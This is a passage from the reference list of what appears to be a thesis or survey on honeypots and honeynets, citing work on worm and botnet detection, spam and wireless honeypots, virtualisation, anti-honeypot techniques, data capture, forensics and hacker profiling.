- [83] James Riordan, Diego Zamboni, and Yann Duponchel. Billy goat, an accurate worm-detection system. Technical report, IBM Zurich Research Laboratory, November 2005.
- [84] James Riordan, Diego Zamboni, and Yann Duponchel. Building and deploying billy goat, a worm-detection system. *18th Annual First Conference, IBM Zurich Research Laboratory*, May 2006.
- [85] Georgios Portokalidis and Herbert Bos. Sweetbait: Zero-hour worm detection and containment using low- and high-interaction honeypots. *Comput. Netw.*, 51(5):1256–1274, 2007.
- [86] Falko Dressler, Wolfgang Jaegers, and Reinhard German. Flow-based Worm Detection using Correlated Honeypot Logs. In *15. GI/ITG Fachtagung Kommunikation in Verteilten Systemen (KiVS 2007)*, pages 181–186, Bern, Switzerland, February 2007. VDE.
- [87] J. Zhuge, T. Holz, X. Han, J. Guo, and W. Zou. Characterizing the irc-based botnet phenomenon. Technical report, Peking University & University of Mannheim, 2007.
- [88] Jamie Riden. Detecting botnets using a low interaction honeypot. Infosecwriters, March 2006.
- [89] HoneyNet-Project. Know your enemy: Tracking botnets. August 2008.
- [90] Laurent Oudot. Fighting internet worms with honeypots. Securityfocus <http://www.securityfocus.com/infocus/1740>, October 2003.
- [91] I. Alberdi, E. Alata, V. Nicomette, P. Owezarski, and M. Kaaniche. Shark: Spy honeypot with advanced redirection kit. In *IEEE Monitoring, Attack Detection and Mitigation*, 2007.

- [92] Napoleon C. Paxton, Gail-Joon Ahn, Richard Kelly, Kevin Pearson, and Bei-Tseng Chu. Collecting and analyzing bots in a systematic honeynet-based testbed environment. In *Proceedings of the 11th Colloquium for Information Systems Security Education*. University of North Carolina at Charlotte, Boston University, June 2007.
- [93] Laurent Oudot. Fighting spammers with honeypots. Securityfocus <http://www.securityfocus.com/infocus/1747> and <http://www.securityfocus.com/infocus/1748>, November 2003.
- [94] Vinoo Thomas and Nitin Jyoti. The need for an in-house smtp honeypot. *McAfee Avert Labs India Virus Bulletin www.virusbtn.com*, October 2007.
- [95] Matthew B. Prince, Benjamin M. Dahl, Lee Holloway, Arthur M. Keller, and Eric Langheinrich. Understanding how spammers steal your e-mail address: An analysis of the first six months of data from project honeypot. In *CEAS:Conference on Email and Anti-Spam*, 2005.
- [96] Erwin P. Rathgeb and Dirk Hoffstadt. The e-mail honeypot system concept, implementation and field test results. In *ICDS '08: Proceedings of the Second International Conference on Digital Society*, pages 1–6, Washington, DC, USA, 2008. IEEE Computer Society.
- [97] G. Schryen. An e-mail honeypot addressing spammers' behavior in collecting and applying addresses. In *Information Assurance Workshop, 2005. IAW '05. Proceedings from the Sixth Annual IEEE SMC*, pages 37–41, June 2005.
- [98] Mauro Andreolini, Alessandro Bulgarelli, Michele Colajanni, and Francesca Mazzoni. Honeyspam: honeypots fighting spam at the source. In *SRUTI'05: Proceedings of the Steps to Reducing Unwanted Traffic on the Internet on Steps to Reducing Unwanted Traffic on the Internet Workshop*, pages 11–11, Berkeley, CA, USA, 2005. USENIX Association.
- [99] Honeynet-Project. Know your enemy: Phishing. May 2005.
- [100] Craig M. McRae and Rayford B. Vaughn. Phighting the phisher: Using web bugs and honeytokens to investigate the source of phishing attacks. *HICSS '07: Proceedings of the 40th Annual Hawaii International Conference on System Sciences*, 0:270c, 2007.
- [101] Ryan C. Barnett. Open proxy honeypots. Honeynet Project, March 2004.
- [102] Klaus Steding-Jessen, Nandamudi L. Vijaykumar, and Antonio Montes. Using low-interaction honeypots to study the abuse of open proxies to send spam. *INFOCOMP Journal of Computer Science*, 7(1):45–53, 2008.
- [103] Laurent Oudot. Wireless honeypot countermeasures. Securityfocus <http://www.securityfocus.com/infocus/1761>, February 2004.
- [104] Phillip Pudney and Jill Slay. An investigation of unauthorised use of wireless networks in adelaide, south australia. In *ACISP: Australasian Conference on Information Security and Privacy*, pages 29–39, 2005.
- [105] Raúl Siles. Honeyspot: The wireless honeypot. Spanish Honeynet Project, December 2007.

- [106] Suen Yek. Measuring the effectiveness of deception in a wireless honeypot. In *Australian Computer, Network & Information Forensics Conference*, 2003.
- [107] Suen Yek. Implementing network defence using deception in a wireless honeypot. In *2nd Australian Computer Network, Information and Forensics Conference, Fremantle*. Edith Cowan University, 2004.
- [108] HoneyNet-Project. Know your enemy: Web application threats. April 2008.
- [109] Jamie Riden and Laurent Oudot. Building a php honeypot. *InfoSecWriters* <http://www.infosecwriters.com>, April 2006.
- [110] Ryan McGeehan. Ghh <http://ghh.sourceforge.net/>.
- [111] Thorsten Holz and Ryan McGeehan. Integrating google hack and geniie honeypots. *German HoneyNet-Project*, January 2006.
- [112] Michael Mueter, Felix Freiling, Thorsten Holz, and Jeanna Matthews. A generic toolkit for converting web applications into high-interaction honeypots. University of Mannheim, 2008.
- [113] Eduardo Fernandes Piva and Paulo Licio Geus. Using virtual machines to increase honeypot security. In *V Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais*, 2005.
- [114] HoneyNet-Project. Know your enemy: Defining virtual honeynets. January 2003.
- [115] Jeff Dike. The user-mode linux kernel homepage. <http://user-mode-linux.sourceforge.net>.
- [116] HoneyNet-Project. Know your enemy: Learning with user-mode linux. December 2002.
- [117] C. Carella, J. Dike, N. Fox, and M. Ryan. Uml extensions for honeypots in the ists distributed honeypot project. In *Information Assurance Workshop, 2004. Proceedings from the Fifth Annual IEEE SMC*, pages 130–137, June 2004.
- [118] Guillaume Chazarain, Benoit Vallette d’ Osia, Nicolas Nobelis, and Karima Boudaoud. A virtual high-interaction honeypot. *I3S Laboratory, University of Nice Sophia Antipolis, France*, 2005.
- [119] Xen. <http://www.xen.org>.
- [120] Wira Zanoramy Ansiry Zakaria, Siti Rohaidah Ahmad, and Norazah Abd Aziz. Deploying virtual honeypots on virtual machine monitor. In *International Symposium on Information Technology, ITSIM 2008.*, volume 4, pages 1–5, August 2008.
- [121] Fabrice Bellard. Qemu homepage. <http://fabrice.bellard.free.fr/qemu>.
- [122] VMware. <http://www.vmware.com>.
- [123] Faiz Ahmad Shuja. Virtual honeynet: Deploying honeywall using vmware. *Pakistan HoneyNet Project*, 2005 November.

- [124] Thorsten Holz and Frederic Raynal. Detecting honeypots and other suspicious environments. In *Information Assurance Workshop, 2005. IAW '05. Proceedings from the Sixth Annual IEEE SMC*, pages 29–36, June 2005.
- [125] Thorsten Holz and Frederic Raynal. Defeating honeypots: System issues. *Securityfocus* <http://www.securityfocus.com/infocus/1826> and <http://www.securityfocus.com/infocus/1828>, 2005.
- [126] S. Innes and C. Valli. Honeypots: How do you know when you are inside one? In *4th Australian Digital Forensics Conference*. School of Computer and Information Science, Edith Cowan University, 2006.
- [127] Laurent Oudot and Thorsten Holz. Defeating honeypots : Network issues. *Securityfocus* <http://www.securityfocus.com/infocus/1803> and www.securityfocus.com/infocus/1805, 2004.
- [128] P. Defibaugh-Chavez, R. Veeraghattam, M. Kannappa, S. Mukkamala, and A.H. Sung. Network based detection of virtual environments and low interaction honeypots. In *Information Assurance Workshop, 2006 IEEE*, pages 283–289, June 2006.
- [129] N. Krawetz. Anti-honeypot technology. *Security & Privacy, IEEE*, 2(1):76–79, Jan.-Feb. 2004.
- [130] Cliff C. Zou and Ryan Cunningham. Honeypot-aware advanced botnet construction and maintenance. In *DSN '06: Proceedings of the International Conference on Dependable Systems and Networks*, pages 199–208, Washington, DC, USA, 2006. IEEE Computer Society.
- [131] Peter Ferrie. Attacks on virtual machine emulators. *Symantec Advanced Threat Research*, January 2007.
- [132] Lai-Ming Shiue and Shang-Juh Kao. Countermeasure for detection of honeypot deployment. In *ICCCE 2008: International Conference on Computer and Communication Engineering*, pages 595–599, May 2008.
- [133] M. Carpenter, T. Liston, and E. Skoudis. Hiding virtualization from attackers and malware. *Security & Privacy, IEEE*, 5(3):62–65, May-June 2007.
- [134] Eduardo Fernandes Piva, Martim de Orey Posser de Andrade Carbone, and Paulo Licio de Geus. Dissimulação de honeypots virtuais utilizando user-mode linux. In *VI Simpósio de Segurança em Informática*, 2004.
- [135] Sigurjon Thor Arnason and Keith D. Willett. *How to Achieve 27001 Certification: An Example of Applied Compliance Management*. Auerbach Publications, 2008.
- [136] Alan Calder and Steve Watkins. *IT Governance: A Manager's Guide to Data Security and ISO 27001 / ISO 27002*. Kogan Page, May 2008.
- [137] ISO/IEC 17799. Information technology - security techniques - code of practice for information security management. <http://www.iso.org>, June 2005.
- [138] COSO. Enterprise risk management framework. <http://www.coso.org>, September 2004.

- [139] Brian Hatch. Ssh port forwarding. *SecurityFocus* <http://www.securityfocus.com/infocus/1816>, January 2005.
- [140] Honeynet-Project. Know your enemy: Honeywall cdrom roo. August 2005.
- [141] Diego Gonzalez Gomez. Installing a virtual honeywall using vmware. *Spanish Honeynet Project*, September 2004.
- [142] G. Chamales. The honeywall cd-rom. *Security & Privacy, IEEE*, 2(2):77–79, March-April 2004.
- [143] iptables. Netfilter. <http://www.netfilter.org>.
- [144] William Metcalf and Victor Julien. Snort inline. <http://snort-inline.sourceforge.net>.
- [145] E. Balas and C. Viecco. Towards a third generation data capture architecture for honeynets. In *Information Assurance Workshop, 2005. IAW '05. Proceedings from the Sixth Annual IEEE SMC*, pages 21–28, June 2005.
- [146] C. Viecco. Improving honeynet data analysis. In *Information Assurance and Security Workshop, 2007. IAW '07. IEEE SMC*, pages 99–106, June 2007.
- [147] Sankalp Singh, Srikanth Kandula, and Dheeraj Sanghi. Argus - a distributed network-intrusion detection system. Technical report, Undergraduate Thesis, Indian Institute of Technology, 2001.
- [148] Martin Roesch. Snort intrusion detection system. <http://www.snort.org>, 1998.
- [149] Michal Zalewski. P0f: passive os fingerprinting tool. <http://lcamtuf.coredump.cx/p0f.shtml>, 2000.
- [150] Honeynet-Project. Know your enemy: Sebek. November 2003.
- [151] Honeynet-Project. Know your enemy: Sebek2 a kernel based data capture. September 2003.
- [152] E. Balas, G. Travis, and C. Viecco. A dynamic filtering technique for sebek system monitoring. In *Information Assurance Workshop, 2006 IEEE*, pages 275–282, June 2006.
- [153] Raul Siles. Sebek3:tracking the attackers. *Securityfocus* <http://www.securityfocus.com/infocus/1855/1> and <http://www.securityfocus.com/infocus/1858/1>, 2006.
- [154] Arnaud Ebalard, Pierre Lalet, and Olivier Matz. Official sebek 2 client for openbsd. *Droids Corporation*, 2004.
- [155] Arnaud Ebalard, Pierre Lalet, and Olivier Matz. Sebek 2 client for freebsd and netbsd. *Droids Corporation*, 2004.
- [156] J. Corey. Local honeypot identification. *Fake Phrack Magazine* <http://www.ouah.org/p62-0x07.txt>, September 2003.

- [157] J. Corey. Advanced honey pot identification. *Fake Phrack Magazine* <http://www.ouah.org/p63-0x09.txt>, January 2004.
- [158] Maximillian Dornseif, Thorsten Holz, and Christian Klein. Nosebreak - attacking honeynets. In *Proceedings of the 2004 IEEE Information Assurance Workshop*, 2004.
- [159] Xuxian Jiang and Xinyuan Wang. "out-of-the-box" monitoring of vm-based high-interaction honeypots. In *RAID*, pages 198–218, 2007.
- [160] Xuxian Jiang, Xinyuan Wang, and Dongyan Xu. Stealthy malware detection through vmm-based "out-of-the-box" semantic view reconstruction. In *ACM Conference on Computer and Communications Security*, pages 128–138, 2007.
- [161] Ryan C. Barnett. Monitoring vmware honeypots. <http://honeypots.sourceforge.net>, September 2002.
- [162] Chip Rosenthal. Xtail. <http://www.unicom.com/sw/xtail>, 1989.
- [163] Joel Weise and Brad Powell. Using computer forensics when investigating system attacks. *Sun BluePrints OnLine, Sun Client Solutions Security Expertise Center*, April 2005.
- [164] Frederic Raynal, Yann Berthier, Philippe Biondi, and Danielle Kaminsky. Honeypot forensics part i: Analyzing the network. *IEEE Security and Privacy*, 2(4):72–78, 2004.
- [165] Frederic Raynal, Yann Berthier, Philippe Biondi, and Danielle Kaminsky. Honeypot forensics, part ii: Analyzing the compromised host. *IEEE Security and Privacy*, 2(5):77–80, 2004.
- [166] Fabien Pouget and Marc Dacier. Honeypot-based forensics. In *AusCERT Asia Pacific Information technology Security Conference 2004, Brisbane, Australia, May 2004*.
- [167] Maxmind. Geoiplite. <http://www.maxmind.com>, 2009.
- [168] Raoul Chiesa, Stefania Ducci, and Silvio Ciappi. *Profiling Hackers: The Science of Criminal Profiling as Applied to the World of Hacking*. Auerbach Publications, Boston, MA, USA, 2008.
- [169] Larry Rogers. Cybersleuthing: Means, motive, and opportunity. *Carnegie Mellon University Software Engineering Institute InfoSec Outlook*, June 2000.
- [170] C. J. Colwill, M. C. Todd, G. P. Fielder, and C. Natanson. Information assurance. *BT Technology Journal*, 19(3):107–114, 2001.
- [171] John Lowry, Rico Valdez, and Brad Wood. Adversary modeling to develop forensic observables. In *DFRWS: Digital Forensic Research Workshop*. BBN Technologies, 2004.
- [172] Dorothy E. Denning. Concerning hackers who break into computer systems. In *13th National Computer Security Conference, Washington*. Digital Equipment Corporation, Systems Research Center, October 1990.
- [173] Marc Rogers. A new hacker taxonomy. Research Paper, Center for Education and Research in Information Assurance and Security, Purdue University, 2002.

- [174] Jörg Preuß, Steven Furnell, and Maria Papadaki. Considering the potential of criminal profiling to combat hacking. *Journal in Computer Virology*, 3(2):135–141, 2007.
- [175] Tom Parker, Marcus Sachs, Eric Shaw, and Ed Stroz. *Cyber Adversary Characterization: Auditing the Hacker Mind*. Syngress Publishing, 2004.
- [176] Shane Durost. Profiling a hacker. *Capstone Project, University of Maine, Fort Kent*, December 2005.
- [177] Edward Skoudis and Tom Liston. *Counter Hack Reloaded : A Step-by-Step Guide to Computer Attacks and Effective Defenses (2nd Edition) (Prentice Hall Series in Computer Networking and Distributed Systems)*. Prentice Hall PTR, December 2005.
- [178] Paul A. Taylor. *Hackers: Crime in the Digital Sublime*. Routledge, New York, 1999.
- [179] Raoul Chiesa. Hackers profiling project (hpp). ISECOM <http://www.isecom.org/hpp/>, September 2004.